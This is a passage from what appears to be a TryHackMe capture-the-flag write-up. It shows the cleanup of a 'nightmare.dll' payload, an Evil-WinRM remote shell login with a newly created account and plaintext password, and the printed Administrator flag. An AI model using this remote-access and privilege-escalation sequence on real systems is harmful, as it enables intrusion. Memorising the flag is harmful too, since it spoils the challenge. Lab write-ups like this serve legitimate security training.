[+] deleting payload from C:\Users\jmurphy\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\jmurphy\Desktop>
```

Recconect as admin and got the flag!!!



```
┌──(kali㉿kali)-[~/THM/fusiom]
└─$ evil-winrm -i 10.10.203.34 -u Romchik -p 'Super!P@@ss'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Romchik\Documents> cd ../..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2021   6:05 AM             37 flag.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
THM{f72988e57bfc1deeebf2115e10464d15}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```